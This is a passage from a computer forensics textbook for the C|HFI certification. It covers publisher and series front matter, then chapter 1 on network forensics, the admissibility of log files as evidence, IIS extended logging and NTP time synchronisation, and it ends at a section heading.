COURSE TECHNOLOGY
CENGAGE Learning

EC-Council | Press

Computer Forensics
Investigating Network Intrusions & Cyber Crime

This title maps to

C|HFI Computer Hacking Forensic INVESTIGATOR

COURSE TECHNOLOGY
CENGAGE Learning™

EC-Council | Press

The Experts: EC-Council

EC-Council's mission is to address the need for well educated and certified information security and e-business practitioners. EC-Council is a global, member based organization comprised of hundreds of industry and subject matter experts all working together to set the standards and raise the bar in Information Security certification and education.

EC-Council certifications are viewed as the essential certifications needed where standard configuration and security policy courses fall short. Providing a true, hands-on, tactical approach to security, individuals armed with the knowledge disseminated by EC-Council programs are securing networks around the world and beating the hackers at their own game.

The Solution: EC-Council Press

The EC-Council | Press marks an innovation in academic text books and courses of study in information security, computer forensics, disaster recovery, and end-user security. By repurposing the essential content of EC-Council's world class professional certification programs to fit academic programs, the EC-Council | Press was formed.

With 8 Full Series, comprised of 27 different books, the EC-Council | Press is set to revolutionize global information security programs and ultimately create a new breed of practitioners capable of combating this growing epidemic of cybercrime and the rising threat of cyber war.

This Certification: C|HFI – Computer Hacking Forensic Investigator

Computer Hacking Forensic Investigation is the process of detecting hacking attacks and properly extracting evidence to report the crime and conduct audits to prevent future attacks. The C|HFI materials will give participants the necessary skills to identify an intruder's footprints and to properly gather the necessary evidence to prosecute.

Additional Certifications Covered By EC-Council Press:

Security|5
Security|5 is an entry level certification for anyone interested in learning computer networking and security basics. Security|5 means 5 components of IT security: firewalls, anti-virus, IDS, networking, and web security.

Wireless|5
Wireless|5 introduces learners to the basics of wireless technologies and their practical adaptation. Learners are exposed to various wireless technologies; current and emerging standards; and a variety of devices.

Network|5
Network|5 covers the 'Alphabet Soup of Networking' – the basic core knowledge to know how infrastructure enables a work environment, to help students and employees succeed in an integrated work environment.

E|DRP – EC-Council
Disaster Recovery Professional
E|DRP covers disaster recovery topics, including identifying vulnerabilities, establishing policies and roles to prevent and mitigate risks, and developing disaster recovery plans.

C|EH - Certified Ethical Hacker
Information assets have evolved into critical components of survival. The goal of the Ethical Hacker is to help the organization take pre-emptive measures against malicious attacks by attacking the system himself or herself; all the while staying within legal limits.

E|NSA – EC-Council
Network Security Administrator
The E|NSA program is designed to provide fundamental skills needed to analyze the internal and external security threats against a network, and to develop security policies that will protect an organization's information.

E|CSA - EC-Council Certified Security Analyst
The objective of E|CSA is to add value to experienced security professionals by helping them analyze the outcomes of their tests. It is the only in-depth Advanced Hacking and Penetration Testing certification available that covers testing in all modern infrastructures, operating systems, and application environments.

Investigating Network Intrusions and Cybercrime

EC-Council | Press

Volume 4 of 5 mapping to

C | HFI™

Computer Hacking Forensic INVESTIGATOR

Certification

COURSE TECHNOLOGY
CENGAGE Learning™

Australia • Brazil • Japan • Korea • Mexico • Singapore • Spain • United Kingdom • United States

COURSE TECHNOLOGY
CENGAGE Learning™

Investigating Network Intrusions and Cybercrime: EC-Council | Press

Course Technology/Cengage Learning Staff:

Vice President, Career and Professional Editorial: Dave Garza

Director of Learning Solutions: Matthew Kane

Executive Editor: Stephen Helba

Managing Editor: Marah Bellegarde

Editorial Assistant: Meghan Orvis

Vice President, Career and Professional Marketing: Jennifer Ann Baker

Marketing Director: Deborah Yarnell

Marketing Manager: Erin Coffin

Marketing Coordinator: Shanna Gibbs

Production Director: Carolyn Miller

Production Manager: Andrew Crouth

Content Project Manager: Brooke Greenhouse

Senior Art Director: Jack Pendleton

EC-Council:

President | EC-Council: Sanjay Bavisi

Sr. Director US | EC-Council: Steven Graham

© 2010 EC-Council

ALL RIGHTS RESERVED. No part of this work covered by the copyright herein may be reproduced, transmitted, stored, or used in any form or by any means graphic, electronic, or mechanical, including but not limited to photocopying, recording, scanning, digitizing, taping, Web distribution, information networks, or information storage and retrieval systems, except as permitted under Section 107 or 108 of the 1976 United States Copyright Act, without the prior written permission of the publisher.

For product information and technology assistance, contact us at
Cengage Learning Customer & Sales Support, 1-800-354-9706

For permission to use material from this text or product, submit all requests online at **www.cengage.com/permissions**.
Further permissions questions can be e-mailed to
permissionrequest@cengage.com

Library of Congress Control Number: 2009933550

ISBN-13: 978-1-4354-8352-1

ISBN-10: 1-4354-8352-9

Cengage Learning
5 Maxwell Drive
Clifton Park, NY 12065-2919
USA

Cengage Learning is a leading provider of customized learning solutions with office locations around the globe, including Singapore, the United Kingdom, Australia, Mexico, Brazil, and Japan. Locate your local office at: **international.cengage.com/region**

Cengage Learning products are represented in Canada by Nelson Education, Ltd.

For more learning solutions, please visit our corporate website at **www.cengage.com**

NOTICE TO THE READER
Cengage Learning and EC-Council do not warrant or guarantee any of the products described herein or perform any independent analysis in connection with any of the product information contained herein. Cengage Learning and EC-Council do not assume, and expressly disclaim, any obligation to obtain and include information other than that provided to it by the manufacturer. The reader is expressly warned to consider and adopt all safety precautions that might be indicated by the activities described herein and to avoid all potential hazards. By following the instructions contained herein, the reader willingly assumes all risks in connection with such instructions. Cengage Learning and EC-Council make no representations or warranties of any kind, including but not limited to, the warranties of fitness for particular purpose or merchantability, nor are any such representations implied with respect to the material set forth herein, and Cengage Learning and EC-Council take no responsibility with respect to such material. Cengage Learning and EC-Council shall not be liable for any special, consequential, or exemplary damages resulting, in whole or part, from the readers' use of, or reliance upon, this material.

Printed in the United States of America
1 2 3 4 5 6 7 12 11 10 09

Brief Table of Contents

This page intentionally left blank

Table of Contents

This page intentionally left blank

Preface

Hacking and electronic crimes sophistication has grown at an exponential rate in recent years. In fact, recent reports have indicated[CC1] that cyber crime already surpasses the illegal drug trade! Unethical hackers, better known as *black hats,* are preying on information systems of government, corporate, public, and private networks and are constantly testing the security mechanisms of these organizations to the limit with the sole aim of exploiting them and profiting from the exercise. High-profile crimes have proven that the traditional approach to computer security is simply not sufficient, even with the strongest perimeter, properly configured defense mechanisms such as firewalls, intrusion detection, and prevention systems, strong end-to-end encryption standards, and anti-virus software. Hackers have proven their dedication and ability to systematically penetrate networks all over the world. In some cases, black hats may be able to execute attacks so flawlessly that they can compromise a system, steal everything of value, and completely erase their tracks in less than 20 minutes!

The EC-Council Press is dedicated to stopping hackers in their tracks.

About EC-Council

The International Council of Electronic Commerce Consultants, better known as EC-Council, was founded in late 2001 to address the need for well-educated and certified information security and e-business practitioners. EC-Council is a global, member-based organization comprised of industry and subject matter experts all working together to set the standards and raise the bar in information security certification and education.

EC-Council first developed the *Certified Ethical Hacker* (C|EH) program. The goal of this program is to teach the methodologies, tools, and techniques used by hackers. Leveraging the collective knowledge from hundreds of subject matter experts, the C|EH program has rapidly gained popularity around the globe and is now delivered in more than 70 countries by more than 450 authorized training centers. More than 60,000 information security practitioners have been trained.

C|EH is the benchmark for many government entities and major corporations around the world. Shortly after C|EH was launched, EC-Council developed the *Certified Security Analyst* (E|CSA). The goal of the E|CSA program is to teach groundbreaking analysis methods that must be applied while conducting advanced penetration testing. The E|CSA program leads to the *Licensed Penetration Tester* (L|PT) status. The *Computer Hacking Forensic Investigator* (C|HFI) was formed with the same design methodologies and has become a global standard in certification for computer forensics. EC-Council, through its impervious network of professionals and huge industry following, has developed various other programs in information security and e-business. EC-Council certifications are viewed as the essential certifications needed when standard configuration and security policy courses fall short. Providing a true, hands-on, tactical approach to security, individuals armed with the knowledge disseminated by EC-Council programs are securing networks around the world and beating the hackers at their own game.

About the EC-Council | Press

The EC-Council | Press was formed in late 2008 as a result of a cutting-edge partnership between global information security certification leader, EC-Council and leading global academic publisher, Cengage Learning. This partnership marks a revolution in academic textbooks and courses of study in information security, computer forensics, disaster recovery, and end-user security. By identifying the essential topics and content of EC-Council professional certification programs, and repurposing this world-class content to fit academic programs, the EC-Council | Press was formed. The academic community is now able to incorporate this powerful cutting-edge content into new and existing Information Security programs. By closing the gap between academic study and professional certification, students and instructors are able to leverage the power of rigorous academic focus and high demand industry certification. The EC-Council | Press is set to revolutionize global information security programs and ultimately create a new breed of practitioners capable of combating the growing epidemic of cybercrime and the rising threat of cyber-war.

Computer Forensics Series

The EC-Council | Press Computer Forensics Series, preparing learners for C|HFI certification, is intended for those studying to become police investigators and other law enforcement personnel, defense and military personnel, e-business security professionals, systems administrators, legal professionals, banking, insurance and other professionals, government agencies, and IT managers. The content of this program is designed to expose the learner to the process of detecting attacks and collecting evidence in a forensically sound manner with the intent to report crime and prevent future attacks. Advanced techniques in computer investigation and analysis with interest in generating potential legal evidence are included. In full, this series prepares the learner to identify evidence in computer-related crime and abuse cases as well as track the intrusive hacker's path through client system.

Books in Series

- *Computer Forensics: Investigation Procedures and Response*/1435483499
- *Computer Forensics: Investigating Hard Disks, File and Operating Systems*/1435483502
- *Computer Forensics: Investigating Data and Image Files*/1435483510
- *Computer Forensics: Investigating Network Intrusions and Cybercrime*/1435483529
- *Computer Forensics: Investigating Wireless Networks and Devices*/1435483537

Network Intrusions and Cybercrime

Network Intrusions and Cybercrime includes a discussion of tools used in investigations as well as information on investigating network traffic, Web attacks, DOS attacks, corporate espionage, and much more!

Chapter Contents

Chapter 1, *Network Forensics and Investigating Logs*, discusses how to look for evidence, the different logs used in investigating, and a discussion of NTP. Chapter 2, *Investigating Network Traffic*, explains basic networking concepts, the ways that an intruder can attack a network, and how an investigator gathers evidence and what tools can be used. Chapter 3, *Investigating Web Attacks*, covers how to recognize and investigate attacks, what tools attackers use, and how to proactively defend against attacks. Chapter 4, *Router Forensics*, discusses router architecture, the different types of router attackers and how to investigate them, and introduces various router auditing tools. Chapter 5, *Investigating DoS Attacks*, provides an understanding of DoS attacks, how to recognize the indication of DoS/DDoS attacks, and how to investigate these attacks. Chapter 6, *Investigating Internet Crime*, describes the different forensic methods and tools investigators use when investigating Internet crimes. Chapter 7, *Tracking E-Mails and Investigating E-Mail Crime*, focuses on the different parts of an e-mail system and the different kinds of e-mail crimes. Chapter 8, *Investigating Corporate Espionage*, discusses the different aspects of corporate espionage and strategies to prevent and investigate such cases. Chapter 9, *Investigating Trademark and Copyright Infringement*, explains what constitutes infringement and how that infringement can be investigated. Chapter 10, *Investigating Sexual Harassment Incidents*, explains sexual harassment, how to investigate and prevent it, and includes laws concerning sexual harassment. Chapter 11, *Investigating Child Pornography*, defines child pornography and discusses the role of the Internet in promoting child pornography. This chapter also enumerates the steps for investigating child pornography cases as well as a discussion on child pornography laws.

Chapter Features

Many features are included in each chapter and all are designed to enhance the learner's learning experience. Features include:

- *Objectives* begin each chapter and focus the learner on the most important concepts in the chapter.
- *Key Terms* are designed to familiarize the learner with terms that will be used within the chapter.
- *Case Examples*, found throughout the chapter, present short scenarios followed by questions that challenge the learner to arrive at an answer or solution to the problem presented.
- *Chapter Summary*, at the end of each chapter, serves as a review of the key concepts covered in the chapter.

- *Review Questions* allow learners to test their comprehension of the chapter content.
- *Hands-On Projects* encourage learners to apply the knowledge they have gained after finishing the chapter. Files for the Hands-On Projects can be found on the Student Resource Center. Note: You will need your access code provided in your book to enter the site. Visit *www.cengage.com/community/eccouncil* for a link to the Student Resource Center.

Student Resource Center

The Student Resource Center contains all the files you need to complete the Hands-On Projects found at the end of the chapters. Access the Student Resource Center with the access code provided in your book. Visit *www.cengage.com/community/eccouncil* for a link to the Student Resource Center.

Additional Instructor Resources

Free to all instructors who adopt the *Investigating Network Intrusions and Cybercrime* book for their courses is a complete package of instructor resources. These resources are available from the Course Technology Web site, *www.cengage.com/coursetechnology,* by going to the product page for this book in the online catalog, and choosing "Instructor Downloads."

Resources include:

- *Instructor Manual*: This manual includes course objectives and additional information to help your instruction.
- *ExamView Testbank*: This Windows-based testing software helps instructors design and administer tests and pre-tests. In addition to generating tests that can be printed and administered, this full-featured program has an online testing component that allows students to take tests at the computer and have their exams automatically graded.
- *PowerPoint Presentations*: This book comes with a set of Microsoft PowerPoint slides for each chapter. These slides are meant to be used as teaching aids for classroom presentations, to be made available to students for chapter review, or to be printed for classroom distribution. Instructors are also at liberty to add their own slides.
- *Labs*: These are additional hands-on sctivities to provide more practice for your students.
- *Assessment Activities*: These are additional assessment opportunities including discussion questions, writing assignments, Internet research activities, and homework assignments along with a final cumulative project.
- *Final Exam*: This exam provides a comprehensive assessment of *Investigating Network Intrusions and Cybercrime* content.

Cengage Learning Information Security Community Site

Cengage Learning Information Security Community Site was created for learners and instructors to find out about the latest in information security news and technology.

Visit *community.cengage.com/infosec* to:

- Learn what's new in information security through live news feeds, videos and podcasts;
- Connect with your peers and security experts through blogs and forums;
- Browse our online catalog.

How to Become C|HFI Certified

Today's battles between corporations, governments, and countries are no longer fought only in the typical arenas of boardrooms or battlefields using physical force. Now the battlefield starts in the technical realm, which ties into most every facet of modern day life. The C|HFI certification focuses on the necessary skills to identify an intruder's footprints and to properly gather the necessary evidence to prosecute. The C|HFI certification is primarily targeted at police and other law enforcement personnel, defense and military personnel, e-business

security professionals, systems administrators, legal professionals, banking, insurance and other professionals, government agencies, and IT managers. This certification will ensure that you have the knowledge and skills to identify, track, and prosecute the cyber-criminal.

C|HFI Certification exams are available through authorized Prometric testing centers. To finalize your certification after your training by taking the certification exam through a Prometric testing center, you must:

1. Apply for and purchase an exam voucher by visiting the EC-Council Press community site: *www.cengage.com/community/eccouncil*, if one was not purchased with your book.
2. Once you have your exam voucher, visit *www.prometric.com* and schedule your exam, using the information on your voucher.
3. Take and pass the C|HFI certification examination with a score of 70% or better.

C|HFI certification exams are also available through Prometric Prime. To finalize your certification after your training by taking the certification exam through Prometric Prime, you must:

1. Purchase an exam voucher by visiting the EC-Council Press community site: *www.cengage.com/community/eccouncil,* if one was not purchased with your book.
2. Speak with your instructor about scheduling an exam session, or visit the EC-Council community site referenced above for more information.
3. Take and pass the C|HFI certification examination with a score of 70% or better.

About Our Other EC-Council | Press Products

Ethical Hacking and Countermeasures Series

The EC-Council | Press *Ethical Hacking and Countermeasures* series is intended for those studying to become security officers, auditors, security professionals, site administrators, and anyone who is concerned about or responsible for the integrity of the network infrastructure. The series includes a broad base of topics in offensive network security, ethical hacking, as well as network defense and countermeasures. The content of this series is designed to immerse learners into an interactive environment where they will be shown how to scan, test, hack, and secure information systems. A wide variety of tools, viruses, and malware is presented in these books, providing a complete understanding of the tactics and tools used by hackers. By gaining a thorough understanding of how hackers operate, ethical hackers are able to set up strong countermeasures and defensive systems to protect their organizations' critical infrastructure and information. The series, when used in its entirety, helps prepare readers to take and succeed on the C|EH certification exam from EC-Council.

Books in Series

- *Ethical Hacking and Countermeasures: Attack Phases*/143548360X
- *Ethical Hacking and Countermeasures: Threats and Defense Mechanisms*/1435483618
- *Ethical Hacking and Countermeasures: Web Applications and Data Servers*/1435483626
- *Ethical Hacking and Countermeasures: Linux, Macintosh and Mobile Systems*/1435483642
- *Ethical Hacking and Countermeasures: Secure Network Infrastructures*/1435483650

Network Security Administrator Series

The EC-Council | Press *Network Administrator* series, preparing learners for E|NSA certification, is intended for those studying to become system administrators, network administrators and anyone who is interested in network security technologies. This series is designed to educate learners, from a vendor neutral standpoint, how to defend the networks they manage. This series covers the fundamental skills in evaluating internal and external threats to network security, design, and how to enforce network level security policies, and ultimately protect an organization's information. Covering a broad range of topics from secure network fundamentals, protocols and analysis, standards and policy, hardening infrastructure, to configuring IPS, IDS and firewalls, bastion host and honeypots, among many other topics, learners completing this series will have a full understanding of defensive measures taken to secure their organizations information. The series, when used in its entirety, helps prepare readers to take and succeed on the E|NSA, Network Security Administrator certification exam from EC-Council.

Books in Series
- *Network Defense: Fundamentals and Protocols*/1435483553
- *Network Defense: Security Policy and Threats*/1435483561
- *Network Defense: Perimeter Defense Mechanisms*/143548357X
- *Network Defense: Securing and Troubleshooting Network Operating Systems*/1435483588
- *Network Defense: Security and Vulnerability Assessment*/1435483596

Security Analyst Series

The EC-Council | Press *Security Analyst/Licensed Penetration Tester* series, preparing learners for E|CSA/LPT certification, is intended for those studying to become network server administrators, firewall administrators, security testers, system administrators and risk assessment professionals. This series covers a broad base of topics in advanced penetration testing and security analysis. The content of this program is designed to expose the learner to groundbreaking methodologies in conducting thorough security analysis, as well as advanced penetration testing techniques. Armed with the knowledge from the *Security Analyst* series, learners will be able to perform the intensive assessments required to effectively identify and mitigate risks to the security of the organizations' infrastructure. The series, when used in its entirety, helps prepare readers to take and succeed on the E|CSA, Certified Security Analyst, and L|PT, License Penetration Tester certification exam from EC-Council.

Books in Series
- *Certified Security Analyst: Security Analysis and Advanced Tools*/1435483669
- *Certified Security Analyst: Customer Agreements and Reporting Procedures in Security Analysis*/1435483677
- *Certified Security Analyst: Penetration Testing Methodologies in Security Analysis*/1435483685
- *Certified Security Analyst: Network and Communication Testing Procedures in Security Analysis*/1435483693
- *Certified Security Analyst: Network Threat Testing Procedures in Security Analysis*/1435483707

Cyber Safety/1435483715

Cyber Safety is designed for anyone who is interested in learning computer networking and security basics. This product provides information cyber crime; security procedures; how to recognize security threats and attacks, incident response, and how to secure Internet access. This book gives individuals the basic security literacy skills to begin high-end IT programs. The book also prepares readers to take and succeed on the Security|5 certification exam from EC-Council.

Wireless Safety/1435483766

Wireless Safety introduces the learner to the basics of wireless technologies and its practical adaptation. *Wireless|5* is tailored to cater to any individual's desire to learn more about wireless technology. It requires no pre-requisite knowledge and aims to educate the learner in simple applications of these technologies. Topics include wireless signal propagation, IEEE and ETSI wireless standards, WLANs and operation, wireless protocols and communication languages, wireless devices, and wireless security networks. The book also prepares readers to take and succeed on the Wireless|5 certification exam from EC-Council.

Network Safety/1435483774

Network Safety provides the basic core knowledge on how infrastructure enables a working environment. It is intended for those in office environments and home users who want to optimize resource utilization, share infrastructure, and make the best of technology and the convenience it offers. Topics include foundations of networks, networking components, wireless networks, basic hardware components, the networking environment and connectivity as well as troubleshooting. The book also prepares readers to take and succeed on the Network|5 certification exam from EC-Council.

Disaster Recovery Professional

The *Disaster Recovery Professional* series, preparing the reader for E|DRP certification, introduces the learner to the methods employed in identifying vulnerabilities and how to take the appropriate countermeasures to prevent and mitigate failure risks for an organization. It also provides a foundation in disaster recovery principles, including preparation of a disaster recovery plan, assessment of risks in the enterprise, development of policies, and procedures, and understanding of the roles and relationships of various members of an organization,

implementation of the plan, and recovering from a disaster. Students will learn how to create a secure network by putting policies and procedures in place, and how to restore a network in the event of a disaster. The series, when used in its entirety, helps prepare readers to take and succeed on the E|DRP, Disaster Recovery Professional certification exam from EC-Council.

Books in Series

- *Disaster Recovery*/1435488709
- *Business Continuity*/1435488695

Acknowledgements

Michael H. Goldner is the Chair of the School of Information Technology for ITT Technical Institute in Norfolk Virginia, and also teaches bachelor level courses in computer network and information security systems. Michael has served on and chaired ITT Educational Services Inc. National Curriculum Committee on Information Security. He received his Juris Doctorate from Stetson University College of Law, his undergraduate degree from Miami University and has been working for more than 15 years in the area of information technology. He is an active member of the American Bar Association, and has served on that organization's cyber law committee. He is a member of IEEE, ACM, and ISSA, and is the holder of a number of industrially recognized certifications including, CISSP, CEH, CHFI, CEI, MCT, MCSE/Security, Security +, Network +, and A+. Michael recently completed the design and creation of a computer forensic program for ITT Technical Institute, and has worked closely with both EC-Council and Delmar/Cengage Learning in the creation of this EC-Council Press series.

This page intentionally left blank

Chapter 1

Network Forensics and Investigating Logs

Objectives

After completing this chapter, you should be able to:

- Look for evidence
- Perform an end-to-end forensic investigation
- Use log files as evidence
- Evaluate log file accuracy and authenticity
- Understand the importance of audit logs
- Understand syslog
- Understand Linux process accounting
- Configure Windows logging
- Understand NTP

Key Terms

Intrusion detection the process of tracking unauthorized activity using techniques such as inspecting user actions, security logs, or audit data

Network Time Protocol (NTP) an Internet standard protocol that is used to synchronize the clocks of client computers

Case Example

In August 2005, a Moroccan named Farid Essebar and a Turk named Atilla Ekici were arrested in their respective home countries on the charges of creating and distributing the Zotob, Rbot, and Mytob worms. It is believed that Essebar wrote the worm code, and Ekici offered him financial support.

The Mytob worm affected a wide range of Windows systems, including Windows NT, 2000, XP, and Server 2003. The Zotob worm affected the systems of corporate giants, such as the New York Times Company, CNN, ABC News, Caterpillar Inc., and General Electric Co.

Within 12 days of the release of the worms, the culprits were arrested. This was possible because of extensive cooperation between Microsoft, the FBI, and the Turkish and Moroccan authorities. It is noteworthy that the investigations crossed international boundaries. It is still unclear whether any other individual or organization was involved in this crime. The United States did not seek extradition of the culprits, as the cyber law differs from country to country. The culprits have been prosecuted in their respective home countries.

Introduction to Network Forensics and Investigating Logs

This chapter focuses on network forensics and investigating logs. It starts by defining network forensics and describing the tasks associated with a forensic investigation. The chapter then covers log files and their use as evidence. The chapter concludes with a discussion about time synchronization.

Network Forensics

Network forensics is the capturing, recording, and analysis of network events in order to discover the source of security attacks. Capturing network traffic over a network is simple in theory, but relatively complex in practice. This is because of the large amount of data that flows through a network and the complex nature of Internet protocols. Because recording network traffic involves a lot of resources, it is often not possible to record all of the data flowing through the network. An investigator needs to back up these recorded data to free up recording media and to preserve the data for future analysis.

Analyzing Network Data

The analysis of recorded data is the most critical and most time-consuming task. Although there are many automated analysis tools that an investigator can use for forensic purposes, they are not sufficient, as there is no foolproof method for discriminating bogus traffic generated by an attacker from genuine traffic. Human judgment is also critical because with automated traffic analysis tools, there is always a chance of a false positive.

An investigator needs to perform network forensics to determine the type of an attack over a network and to trace out the culprit. The investigator needs to follow proper investigative procedures so that the evidences recovered during investigation can be produced in a court of law.

Network forensics can reveal the following information:

- How an intruder entered the network
- The path of intrusion
- The intrusion techniques an attacker used
- Traces and evidence

Network forensics investigators cannot do the following:

- Solve the case alone
- Link a suspect to an attack

The Intrusion Process

Network intruders can enter a system using the following methods:

- *Enumeration*: Enumeration is the process of gathering information about a network that may help an intruder attack the network. Enumeration is generally carried out over the Internet. The following information is collected during enumeration:
  - Topology of the network
  - List of live hosts
  - Network architecture and types of traffic (for example, TCP, UDP, and IPX)
  - Potential vulnerabilities in host systems
- *Vulnerabilities*: An attacker identifies potential weaknesses in a system, network, and elements of the network and then tries to take advantage of those vulnerabilities. The intruder can find known vulnerabilities using various scanners.

- *Viruses*: Viruses are a major cause of shutdown of network components. A virus is a software program written to change the behavior of a computer or other device on a network, without the permission or knowledge of the user.
- *Trojans*: Trojan horses are programs that contain or install malicious programs on targeted systems. These programs serve as back doors and are often used to steal information from systems.
- *E-mail infection*: The use of e-mail to attack a network is increasing. An attacker can use e-mail spamming and other means to flood a network and cause a denial-of-service attack.
- *Router attacks*: Routers are the main gateways into a network, through which all traffic passes. A router attack can bring down a whole network.
- *Password cracking*: Password cracking is a last resort for any kind of attack.

Looking for Evidence

An investigator can find evidence from the following:

- *From the attack computer and intermediate computers*: This evidence is in the form of logs, files, ambient data, and tools.
- *From firewalls*: An investigator can look at a firewall's logs. If the firewall itself was the victim, the investigator treats the firewall like any other device when obtaining evidence.
- *From internetworking devices*: Evidence exists in logs and buffers as available.
- *From the victim computer*: An investigator can find evidence in logs, files, ambient data, altered configuration files, remnants of Trojaned files, files that do not match hash sets, tools, Trojans and viruses, stored stolen files, Web defacement remnants, and unknown file extensions.

End-To-End Forensic Investigation

An end-to-end forensic investigation involves following basic procedures from beginning to end. The following are some of the elements of an end-to-end forensic trace:

- *The end-to-end concept*: An end-to-end investigation tracks all elements of an attack, including how the attack began, what intermediate devices were used during the attack, and who was attacked.
- *Locating evidence*: Once an investigator knows what devices were used during the attack, he or she can search for evidence on those devices. The investigator can then analyze that evidence to learn more about the attack and the attacker.
- *Pitfalls of network evidence collection*: Evidence can be lost in a few seconds during log analysis because logs change rapidly. Sometimes, permission is required to obtain evidence from certain sources, such as ISPs. This process can take time, which increases the chances of evidence loss. Other pitfalls include the following:
  - An investigator or network administrator may mistake normal computer or network activity for attack activity.
  - There may be gaps in the chain of evidence.
  - Logs may be ambiguous, incomplete, or missing.
  - Since the Internet spans the globe, other nations may be involved in the investigation. This can create legal and political issues for the investigation.
- *Event analysis*: After an investigator examines all of the information, he or she correlates all of the events and all of the data from the various sources to get the whole picture.

Log Files as Evidence

Log files are the primary recorders of a user's activity on a system and of network activities. An investigator can both recover any services altered and discover the source of illicit activities using logs. Logs provide clues to investigate. The basic problem with logs is that they can be altered easily. An attacker can easily insert false entries into log files.

An investigator must be able to prove in court that logging software is correct. Computer records are not normally admissible as evidence; they must meet certain criteria to be admitted at all. The prosecution must present appropriate testimony to show that logs are accurate, reliable, and fully intact. A witness must authenticate computer records presented as evidence.

Legality of Using Logs

The following are some of the legal issues involved with creating and using logs that organizations and investigators must keep in mind:

- Logs must be created reasonably contemporaneously with the event under investigation.
- Log files cannot be tampered with.
- Someone with knowledge of the event must record the information. In this case, a program is doing the recording; the record therefore reflects the a priori knowledge of the programmer and system administrator.
- Logs must be kept as a regular business practice.
- Random compilations of data are not admissible.
- Logs instituted after an incident has commenced do not qualify under the business records exception; they do not reflect the customary practice of an organization.
- If an organization starts keeping regular logs now, it will be able to use the logs as evidence later.
- A custodian or other qualified witness must testify to the accuracy and integrity of the logs. This process is known as authentication. The custodian need not be the programmer who wrote the logging software; however, he or she must be able to offer testimony on what sort of system is used, where the relevant software came from, and how and when the records are produced.
- A custodian or other qualified witness must also offer testimony as to the reliability and integrity of the hardware and software platform used, including the logging software.
- A record of failures or of security breaches on the machine creating the logs will tend to impeach the evidence.
- If an investigator claims that a machine has been penetrated, log entries from after that point are inherently suspect.
- In a civil lawsuit against alleged hackers, anything in an organization's own records that would tend to exculpate the defendants can be used against the organization.
- An organization's own logging and monitoring software must be made available to the court so that the defense has an opportunity to examine the credibility of the records. If an organization can show that the relevant programs are trade secrets, the organization may be allowed to keep them secret or to disclose them to the defense only under a confidentiality order.
- The original copies of any log files are preferred.
- A printout of a disk or tape record is considered to be an original copy, unless and until judges and jurors are equipped computers that have USB or SCSI interfaces.

Examining Intrusion and Security Events

As discussed earlier, the inspection of log files can reveal an intrusion or attack on a system. Therefore, monitoring for intrusion and security breach events is necessary to track down attackers. Examining intrusion and security events includes both passive and active tasks. A detection of an intrusion that occurs after an attack has taken place is called a post-attack detection or passive intrusion detection. In these cases, the inspection of log files is the only medium that can be used to evaluate and rebuild the attack techniques. Passive intrusion detection techniques usually involve a manual review of event logs and application logs. An investigator can inspect and analyze event log data to detect attack patterns.

On the other hand, there are many attack attempts that can be detected as soon as the attack takes place. This type of detection is known as active intrusion detection. Using this method, an administrator or investigator follows the footsteps of the attacker and looks for known attack patterns or commands, and blocks the execution of those commands.

Intrusion detection is the process of tracking unauthorized activity using techniques such as inspecting user actions, security logs, or audit data. There are various types of intrusions, including unauthorized access to files and systems, worms, Trojans, computer viruses, buffer overflow attacks, application redirection, and identity and data spoofing. Intrusion attacks can also appear in the form of denial of service, and DNS, e-mail, content, or data corruption. Intrusions can result in a change of user and file security rights, installation of Trojan files, and improper data access. Administrators use many different intrusion detection techniques, including evaluation of system logs and settings, and deploying firewalls, antivirus software, and specialized intrusion detection systems. Administrators should investigate any unauthorized or malicious entry into a network or host.

Using Multiple Logs as Evidence

Recording the same information in two different devices makes the evidence stronger. Logs from several devices collectively support each other. Firewall logs, IDS logs, and TCPDump output can contain evidence of an Internet user connecting to a specific server at a given time.

Maintaining Credible IIS Log Files

Many network administrators have faced serious Web server attacks that have become legal issues. Web attacks are generally traced using IIS logs. Investigators must ask themselves certain questions before presenting IIS logs in court, including:

- What would happen if the credibility of the IIS logs was challenged in court?
- What if the defense claims the logs are not reliable enough to be admissible as evidence?

An investigator must secure the evidence and ensure that it is accurate, authentic, and accessible. In order to prove that the log files are valid, the investigator needs to present them as acceptable and dependable by providing convincing arguments, which makes them valid evidence.

Log File Accuracy

The accuracy of IIS log files determines their credibility. Accuracy here means that the log files presented before the court of law represent the actual outcome of the activities related to the IIS server being investigated. Any modification to the logs causes the validity of the entire log file being presented to be suspect.

Logging Everything

In order to ensure that a log file is accurate, a network administrator must log everything. Certain fields in IIS log files might seem to be less significant, but every field can make a major contribution as evidence. Therefore, network administrators should configure their IIS server logs to record every field available.

IIS logs must record information about Web users so that the logs provide clues about whether an attack came from a logged-in user or from another system.

Consider a defendant who claims a hacker had attacked his system and installed a back-door proxy server on his computer. The attacker then used the back-door proxy to attack other systems. In such a case, how does an investigator prove that the traffic came from a specific user's Web browser or that it was a proxied attack from someone else?

Extended Logging in IIS Server

Limited logging is set globally by default, so any new Web sites created have the same limited logging. An administrator can change the configuration of an IIS server to use extended logging.

The following steps explain how to enable extended logging for an IIS Web/FTP server and change the location of log files:

1. Run the Internet Services Manager.
2. Select the properties on the Web/FTP server.
3. Select the Web site or FTP site **tab**.
4. Check the **Enable Logging** check box.
5. Select **W3C Extended Log File Format** from the drop-down list.
6. Go to **Properties**.

7. Click the **Extended Properties** tab, and set the following properties accordingly:
   - Client IP address
   - User name
   - Method
   - URI stem
   - HTTP status
   - Win32 status
   - User agent
   - Server IP address
   - Server port
8. Select **Da**ily for New Log Time Period below the general Properties tab.
9. Select Use local time for file naming and overturn.
10. Change the log file directory to the location of logs.
11. Ensure that the NTFS security settings have the following settings:
    - Administrators - Full Control
    - System - Full Control

Keeping Time

With the Windows time service, a network administrator can synchronize IIS servers by connecting them to an external time source.

Using a domain makes the time service synchronous to the domain controller. A network administrator can synchronize a standalone server to an external time source by setting certain registry entries:

Key: HKLM\SYSTEM\CurrentControlSet\Services\W32Time\Parameters\
Setting: Type
Type: REG_SZ
Value: NTP

Key: HKLM\SYSTEM\CurrentControlSet\Services\W32Time\Parameters\
Setting: NtpServer
Type: REG_SZ
Value: ntp.xsecurity.com

UTC Time

IIS records logs using UTC time, which helps in synchronizing servers in multiple zones.

Windows offsets the value of the system clock with the system time zone to calculate UTC time. To check whether the UTC time is correct, a network administrator must ensure that the local time zone setting is accurate. The network administrator must verify that during the process IIS is set to roll over logs using local time.

A network administrator can verify a server's time zone setting by looking at the first entries in the log file. If the server is set at UTC –06:00, then the first log entries should appear around 18:00 (00:00 – 06:00 = 18:00). Because UTC does not follow daylight savings, the administrator must also consider the date. For example, UTC –6:00 will actually be –5:00 half the year.

Avoiding Missing Logs

